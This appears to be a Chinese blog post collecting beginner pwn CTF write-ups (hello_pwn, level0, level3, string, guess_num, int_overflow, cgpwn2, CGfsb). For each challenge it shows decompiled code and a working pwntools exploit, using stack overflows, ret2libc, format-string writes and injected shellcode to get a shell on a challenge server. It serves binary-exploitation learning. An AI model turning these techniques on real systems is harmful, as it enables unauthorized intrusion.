
攻防世界pwn新手区整理

原创

Le0nard404 于 2021-08-19 16:27:37 发布 860 收藏

分类专栏： pwn 文章标签： 安全 python


本文链接：https://blog.csdn.net/Lenard404/article/details/119800596



小白尝试做pwn题QAQ

get shell

惯例：




IDA查看main函数：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  puts("OK,this time we will get a shell.");
  system("/bin/sh");
  return 0;
}
```

显然直接连接就可以得到权限。

nc ls cat 一条龙服务：



菜鸟教程的Linux命令大全

hello pwn

惯例：

IDA查看main:

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  alarm(0x3Cu);
  setbuf(stdout, 0LL);
  puts("~~ welcome to ctf ~~      ");
  puts("lets get helloworld for bof");
  read(0, &unk_601068, 0x10uLL);
  if ( dword_60106C == 1853186401 )
    sub_400686();
  return 0LL;
}
```


查看if语句后的函数：

```
__int64 sub_400686()
{
  system("cat flag.txt");
  return 0LL;
}
```

目的明确：进入if语句。

计算60106C和601068的偏移为4，read可以读入0x10，直接输入条件即可。

exp:

```
from pwn import*

r = remote('111.200.241.244',64067)
payload = 'a'*4 + p64(1853186401)
r.recvuntil('bof')
r.sendline(payload)
r.interactive()
```

得到flag:

```
cyberpeace{989932911edbf0eb2bd71336c53f5011}
```

level0

惯例：

```
Arch:     amd64-64-little
RELRO:    No RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

IDA查看main:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  write(1, "Hello, World\n", 0xDuLL);
  return vulnerable_function(1LL, "Hello, World\n");
}
```

没看懂它到底干了什么，第一步应该是输出字符串，但这个返回有点问题，点进去看看：

```
ssize_t vulnerable_function()
{
  char buf; // [rsp+0h] [rbp-80h]

  return read(0, &buf, 0x200uLL);
}
```

所以这个函数可以姑且看作等同于read()，看看有没有有用的字符串：

```
LOAD:000…  00000005  C  read
LOAD:000…  00000007  C  system
LOAD:000…  00000012  C  __libc_start_main
LOAD:000…  00000006  C  write
LOAD:000…  0000000F  C  __gmon_start__
LOAD:000…  0000000C  C  GLIBC_2.2.5
.rodata:…  00000008  C  /bin/sh
```

给了system函数和/bin/sh，想起刚刚的read的读入是0x200去看看buf的空间：

```
0000000000000080 buf
```

只有0x80，那么思路就是：先把buf填满，然后64位ret填8个字符，然后通过字符串找到system函数的地址，输入，实现调用。

exp:

```
from pwn import *

r = remote('111.200.241.244',55187)

func_addr = 0x0400596
payload = 'a'*0x80 + 'a'*8 + p64(func_addr)

r.sendline(payload)
r.interactive()
```

得到flag:

```
Hello, World
$ ls
bin
dev
flag
level0
lib
lib32
lib64
$ cat flag
cyberpeace{7d12da9def05b59270917fb1ff0c26a4}
```

level2

惯例：

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

IDA查看main:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  system("echo 'Hello World!'");
  return 0;
}
```

查看第一个函数：

```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  system("echo Input:");
  return read(0, &buf, 0x100u);
}
```

查看字符串：

s	LOAD:080…	00000007	C	system
s	LOAD:080…	00000012	C	__libc_start_main
s	LOAD:080…	0000000F	C	__gmon_start__
s	LOAD:080…	0000000A	C	GLIBC_2.0
s	.rodata:…	0000000C	C	echo Input:
s	.rodata:…	00000014	C	echo 'Hello World!'
s	.eh_fram…	00000005	C	;*2$\"
s	.data:08…	00000008	C	/bin/sh

还是有system!!!查看buf偏移：

```
-00000088 buf             db ?
-00000087                 db ? ; undefined
```

比read的0x100少。

思路：

填满buf然后调用system。


exp:

```
from pwn import*

r = remote('111.200.241.244',54064)

sys_adr = 0x8048320
bin_adr = 0x804A024
payload = 'a'*(0x88) + 'a'*0x4 + p32(sys_adr) + p32(0) + p32(bin_adr)
r.sendline(payload)
r.interactive()
```

得到flag:

level3

惯例：



IDA查看main:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  write(1, "Hello, World!\n", 0xEu);
  return 0;
}
```

查看第一个函数：

```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  write(1, "Input:\n", 7u);
  return read(0, &buf, 0x100u);
}
```

buf容量：

```
-00000088 buf             db ?
```

查看字符串：

Address	Length	Type	String
LOAD:080…	00000013	C	/lib/ld-linux.so.2
LOAD:080…	0000000A	C	libc.so.6
LOAD:080…	0000000F	C	_IO_stdin_used
LOAD:080…	00000005	C	read
LOAD:080…	00000012	C	__libc_start_main
LOAD:080…	00000006	C	write
LOAD:080…	0000000F	C	__gmon_start__
LOAD:080…	0000000A	C	GLIBC_2.0
.rodata:…	00000008	C	Input:\n
.rodata:…	0000000F	C	Hello, World!\n
.eh_fram…	00000005	C	;*2$\"

【干干净净·啥也不给】

既然没有现成的system那么思路就是：
先利用write函数得到libc的偏移，然后再调用main函数，利用得到的偏移和got表和plt表去调用system和/bin/sh。
exp:

```
from pwn import *
r = remote("111.200.241.244",61622)

bin_adr = 0x15902b

elf = ELF('./level3')
libc = ELF('./libc_32.so.6')

write_plt = elf.plt['write']
write_got = elf.got['write']
main_adr = elf.symbols['main']

payload = 'a'*0x88 + p32(0xdeadbeef) + p32(write_plt) + p32(main_adr) + p32(1) + p32(write_got) + p32(0xdeadbeef
)

r.sendlineafter("Input:\n",payload)

write_got_adr = u32(r.recv()[:4])

libc_adr = write_got_adr - libc.symbols['write'] #offset
sys_adr = libc_adr + libc.symbols['system']
bin_sh_adr = libc_adr + bin_adr

payload0 = 'a'*0x88 + p32(0xdeadbeef) + p32(sys_adr) + p32(0xdeadbeef) + p32(bin_sh_adr)

r.sendline(payload0)
r.interactive()
```

得到flag:

```
[*] Switching to interactive mode
Input:
$ ls
bin
dev
flag
level3
lib
lib32
lib64
$ cat flag
cyberpeace{15f380935260dbf5a4cae62b7028f770}
[*] Got EOF while reading in interactive
```

string

惯例：

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

IDA查看main函数：

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  _DWORD *v3; // rax
  __int64 v4; // ST18_8

  setbuf(stdout, 0LL);
```

```
  alarm(0x3Cu);
  sub_400996(60LL, 0LL);
  v3 = malloc(8uLL);
  v4 = (__int64)v3;
  *v3 = 68;
  v3[1] = 85;
  puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
  puts("we will tell you two secret ...");
  printf("secret[0] is %x\n", v4, a2);
  printf("secret[1] is %x\n", v4 + 4);
  puts("do not tell anyone ");
  sub_400D72(v4);
  puts("The End.....Really?");
  return 0LL;
}
```


注意到这里直接给了我们两个**地址**，然后查看这个被调用的函数：

```
unsigned __int64 __fastcall sub_400D72(__int64 a1)
{
  char s; // [rsp+10h] [rbp-20h]
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("What should your character's name be:");
  _isoc99_scanf("%s", &s);
  if ( strlen(&s) <= 0xC )
  {
    puts("Creating a new player.");
    sub_400A7D();
    sub_400BB9();
    sub_400CA6((_DWORD *)a1);
  }
  else
  {
    puts("Hei! What's up!");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


第一个函数：

```
unsigned __int64 sub_400A7D()
{
  char s1; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts(" This is a famous but quite unusual inn. The air is fresh and the");
  puts("marble-tiled ground is clean. Few rowdy guests can be seen, and the");
  puts("furniture looks undamaged by brawls, which are very common in other pubs");
  puts("all around the world. The decoration looks extremely valuable and would fit");
  puts("into a palace, but in this city it's quite ordinary. In the middle of the");
  puts("room are velvet covered chairs and benches, which surround large oaken");
  puts("tables. A large sign is fixed to the northern wall behind a wooden bar. In");
  puts("one corner you notice a fireplace.");
  puts("There are two obvious exits: east, up.");
  puts("But strange thing is ,no one there.");
  puts("So, where you will go?east or up?:");
  while ( 1 )
  {
    _isoc99_scanf("%s", &s1);
```

```
    if ( !strcmp(&s1, "east") || !strcmp(&s1, "east") )
      break;
    puts("hei! I'm secious!");
    puts("So, where you will go?:");
  }
  if ( strcmp(&s1, "east") )
  {
    if ( !strcmp(&s1, "up") )
      sub_4009DD();
    puts("YOU KNOW WHAT YOU DO?");
    exit(0);
  }
  return __readfsqword(0x28u) ^ v2;
}
```


这个4009DD点进去会说“YOU ARE DEAD"，所以我们这步确定要输入”east",看第二个函数:

```
unsigned __int64 sub_400BB9()
{
  int v1; // [rsp+4h] [rbp-7Ch]
  __int64 v2; // [rsp+8h] [rbp-78h]
  char format; // [rsp+10h] [rbp-70h]
  unsigned __int64 v4; // [rsp+78h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  v2 = 0LL;
  puts("You travel a short distance east.That's odd, anyone disappear suddenly");
  puts(", what happend?! You just travel , and find another hole");
  puts("You recall, a big black hole will suckk you into it! Know what should you do?");
  puts("go into there(1), or leave(0)?:");
  _isoc99_scanf("%d", &v1);
  if ( v1 == 1 )
  {
    puts("A voice heard in your mind");
    puts("'Give me an address'");
    _isoc99_scanf("%ld", &v2);
    puts("And, you wish is:");
    _isoc99_scanf("%s", &format);
    puts("Your wish is");
    printf(&format, &format);                   // 格式化字符串漏洞
    puts("I hear it, I hear it....");
  }
  return __readfsqword(0x28u) ^ v4;
}
```


注意这里，他要了一个**地址**，并且这个printf把输出的字符数存储在了format中，这个format又是之前而我们输入的wish，当然要进去需要输入‘1’。

查看第三个函数：

```
unsigned __int64 __fastcall sub_400CA6(_DWORD *a1)
{
  void *v1; // rsi
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Ahu!!!!!!!!!!!!!!!A Dragon has appeared!!");
  puts("Dragon say: HaHa! you were supposed to have a normal");
  puts("RPG game, but I have changed it! you have no weapon and ");
  puts("skill! you could not defeat me !");
  puts("That's sound terrible! you meet final boss!but you level is ONE!");
  if ( *a1 == a1[1] )
  {
```

```
    puts("Wizard: I will help you! USE YOU SPELL");
    v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
    read(0, v1, 0x100uLL);
    ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);// 输入v1然后调用v1
  }
  return __readfsqword(0x28u) ^ v3;
}
```


显然这个v1可以利用，到这里的思路是：v1输入shellcode。

问题：a1[0]==a1[1]?

只用满足这个条件才可以调用v1，溯回到main函数可以看到a1就是v4，而v4就是v3，v3[0]=68,v3[1]=85,可以看出初始状态时a1[0]和a1[1]并不相等，但是，**程序一开始就把v4的地址泄露给我们了**，之后的程序中又涉及到**读取地址**，**存储字符数在我们所给的地址中**。

最终思路是：

存储给出的地址，在address和wish的时候更改v4的值，使其相等，最后利用v1调用shellcode。

exp:


```
from pwn import *

r = remote('111.200.241.244',61235)

r.recvuntil("secret[0] is ")
addr = int(r.recv(7),16)
print addr

r.recvuntil("What should your character's name be:")
r.sendline('233')

r.recvuntil("So, where you will go?east or up?:")
r.sendline('east')

r.recvuntil("go into there(1), or leave(0)?:")
r.sendline('1')

r.recvuntil("'Give me an address'")
r.sendline(str(addr))

payload = '%085d' + '%7$n'
r.recvuntil("And, you wish is:")
r.sendline(payload)

r.recvuntil('I will help you! USE YOU SPELL')
shellcode = asm(shellcraft.amd64.linux.sh(),arch="amd64")
r.sendline(shellcode)

r.interactive()
```

得到flag:

```
[+] Opening connection to 111.200.241.244 on port 61235: Done
7168016
[*] Switching to interactive mode

$ ls
bin
dev
flag
lib
lib32
lib64
string
$ cat flag
cyberpeace{542b9abcb83d3fee1b1773507765e45e}
```

guess num

惯例：



IDA查看main:

```
for ( i = 0; i <= 9; ++i )
{
  v7 = rand() % 6 + 1;
  printf("-------------Turn:%d-------------\n", (unsigned int)(i + 1));
  printf("Please input your guess number:");
  __isoc99_scanf("%d", &v5);
  puts("---------------------------------");
  if ( v5 != v7 )
  {
    puts("GG!");
    exit(1);
  }
  puts("Success!");
}
sub C3E();
```


代码大意：和rand出来的数字一致10次即为成功

成功后调用的函数C3E:

```
__int64 sub_C3E()
{
  printf("You are a prophet!\nHere is your flag!");
  system("cat flag");
  return 0LL;
}
```

所以我们要干的事情就明确了：**输入10个数字与rand的数相同**

该怎么和rand()一致呢？

大佬是这么说的：

> 其实srand生成的随机数是伪随机数。其实就是一个很长的数字字符串，然后根据种子定位到这个字符串某个点，然后每次生成随机数就读一个数字字符。也就是说，如果我们的种子是一样的，相同的随机次序我们得到的随机数是一样的。

重点是：**种子一致，随机数一致**

```
printf("Your name:");
gets(&v8);
srand(seed[0]);
for ( i = 0; i <= 9; ++i )
```

这个gets显然可以利用，查看v8和seed:

```
-0000000000000030 var_30          db ?
-000000000000002F                 db ? ; undefined
```

```
-0000000000000010 seed            dd 2 dup(?)
-0000000000000008 var_8           dq ?
```

偏移为20，seed[0]是第21个单元，思路：**利用v8溢出更改seed[0]的值，使seed一致，那么rand()一致，就可以进入给出flag的函数了**

exp:

```
from pwn import*
from ctypes import*
r = remote('111.200.241.244',62646)
libc = cdll.LoadLibrary('/lib/x86_64-linux-gnu/libc.so.6')
payload = 'a'*0x20 + p64(1)
r.recvuntil('name:')
r.sendline(payload)
libc.srand(1)
for i in range(10):
 num = str(libc.rand()%6+1)
 r.recvuntil('number:')
 r.sendline(num)
r.interactive()
```

得到flag:

```
giantbranch@ubuntu:~/Desktop/ROP/guess_num$ python guess_num1.py
[+] Opening connection to 111.200.241.244 on port 62646: Done
[*] Switching to interactive mode
--------------------------------
Success!
You are a prophet!
Here is your flag!cyberpeace{66f7f852747805968e63c3652b830c91}
[*] Got EOF while reading in interactive
```

int overflow

惯例：

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

main:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+Ch] [ebp-Ch]

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("----------------------");
  puts("~~ Welcome to CTF! ~~");
  puts("       1.Login       ");
```

```
  puts("       2.Exit        ");
  puts("---------------------");
  printf("Your choice:");
  __isoc99_scanf("%d", &v4);
  if ( v4 == 1 )
  {
    login();
  }
  else
  {
    if ( v4 == 2 )
    {
      puts("Bye~");
      exit(0);
    }
    puts("Invalid Choice!");
  }
  return 0;
}
```



login:

```
char *login()
{
  char buf; // [esp+0h] [ebp-228h]
  char s; // [esp+200h] [ebp-28h]

  memset(&s, 0, 0x20u);
  memset(&buf, 0, 0x200u);
  puts("Please input your username:");
  read(0, &s, 0x19u);
  printf("Hello %s\n", &s);
  puts("Please input your passwd:");
  read(0, &buf, 0x199u);
  return check_passwd(&buf);
}
```


check_passwd:

```
char *__cdecl check_passwd(char *s)
{
  char *result; // eax
  char dest; // [esp+4h] [ebp-14h]
  unsigned __int8 v3; // [esp+Fh] [ebp-9h]

  v3 = strlen(s);
  if ( v3 <= 3u || v3 > 8u )
  {
    puts("Invalid Password");
    result = (char *)fflush(stdout);
  }
  else
  {
    puts("Success");
    fflush(stdout);
    result = strcpy(&dest, s);
  }
  return result;
}
```


至此，这程序看起来非常完美，如果不是在字符串里看到了这个：



找到了这个函数：

```
int what_is_this()
{
  return system("cat flag");
}
```

思路很明确：**调用这个what_is_this函数**

问题是：**怎么调用？**

注意到result是把s拷贝到dest中：

s:0x199

dest:0x14

```
-00000014 dest          db ?
-00000013               db ? ; undefined
-00000012               db ? ; undefined
-00000011               db ? ; undefined
-00000010               db ? ; undefined
-0000000F               db ? ; undefined
-0000000E               db ? ; undefined
-0000000D               db ? ; undefined
-0000000C               db ? ; undefined
-0000000B               db ? ; undefined
-0000000A               db ? ; undefined
-00000009 var_9         db ?
-00000008               db ? ; undefined
-00000007               db ? ; undefined
-00000006               db ? ; undefined
-00000005               db ? ; undefined
-00000004               db ? ; undefined
-00000003               db ? ; undefined
-00000002               db ? ; undefined
-00000001               db ? ; undefined
```

这是**溢出点**，但是**v3对s的长度进行了限制**(4-8)，题目是**整数溢出**，查看汇编：

```
push    [ebp+s]         ; s
call    _strlen
add     esp, 10h
mov     [ebp+var_9], al
cmp     [ebp+var_9], 3
jbe     short loc_80486FC
cmp     [ebp+var_9], 8
ja      short loc_80486FC
```

这里看出是把长度**先放在al，再放在v3**的。

> 8086下寄存器是16位，高八位AH低八位AL。
> 只要把2^8占满后再加上4-8就可以进入else语句，用拷贝造成溢出。

exp:

```python
from pwn import *

r = remote('111.200.241.244',61350)
sys_addr = 0x804868B

payload = 'a'*0x14 + 'a'*0x4 + p32(sys_addr)
payload = payload.ljust(260,'a')
r.recvuntil('choice:')
r.sendline('1')
r.recvuntil('username:')
r.sendline('233')
r.recvuntil('passwd:')
r.sendline(payload)
r.interactive()
```

得到flag:

```
Success
cyberpeace{dc2c00dac686c753f2312119e831bf2e}
```

cgpwn2

惯例：

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

IDA：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  hello();
  puts("thank you");
  return 0;
}
```

hello:

```
puts("please tell me your name");
fgets(name, 50, stdin);
puts("hello,you can leave some message here:");
return gets(&s);
```

字符串：

```
LOAD:080…  00000007  C  stderr
LOAD:080…  00000007  C  system
LOAD:080…  00000007  C  setbuf
LOAD:080…  00000012  C  __libc_start_main
```

问题：**没有/bin/sh**

思路：输入/bin/sh并记下地址，溢出调用system。

s的偏移：

```
char s; // [esp+12h] [ebp-26h]
```

exp:

```python
from pwn import*

r = remote('111.200.241.244',50171)
bin_sh = '/bin/sh'
sys_addr = 0x8048420

r.recvuntil('name')
r.sendline(bin_sh)
bin_addr = 0x804A080
r.recvuntil('here:')

payload = 'a'*0x26 + 'a'*0x4 + p32(sys_addr) + p32(0xdeadbeef) + p32(bin_addr)

r.sendline(payload)
r.interactive()
```

得到flag:

```
$ ls
bin
cgpwn2
dev
flag
lib
lib32
lib64
$ cat flag
cyberpeace{2a9d81b4d67c9925860fa541b3df3a86}
```

CGfsb

惯例：

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

main:

```
memset(&s, 0, 0x64u);
puts("please tell me your name:");
read(0, &buf, 0xAu);
puts("leave your message please:");
fgets(&s, 100, stdin);
printf("hello %s", &buf);
puts("your message is:");
printf(&s);
if ( pwnme == 8 )
{
  puts("you pwned me, here is your flag:\n");
  system("cat flag");
}
else
{
  puts("Thank you!");
}
return 0;
```


思路：利用printf返回字符个数的特性**把pwnme改成8**

exp:

```python
from pwn import *

pwnme_addr = 0x804A068

payload = p32(pwnme_addr) + 'a'*4 + '%10$n'
#p32(pwnme_addr) = = 'aaaa' pwnme要等于8

r = remote('111.200.241.244',55843)
r.recvuntil('name:')
r.sendline('233')
r.recvuntil('please:')
r.sendline(payload)
r.interactive()
```

得到flag: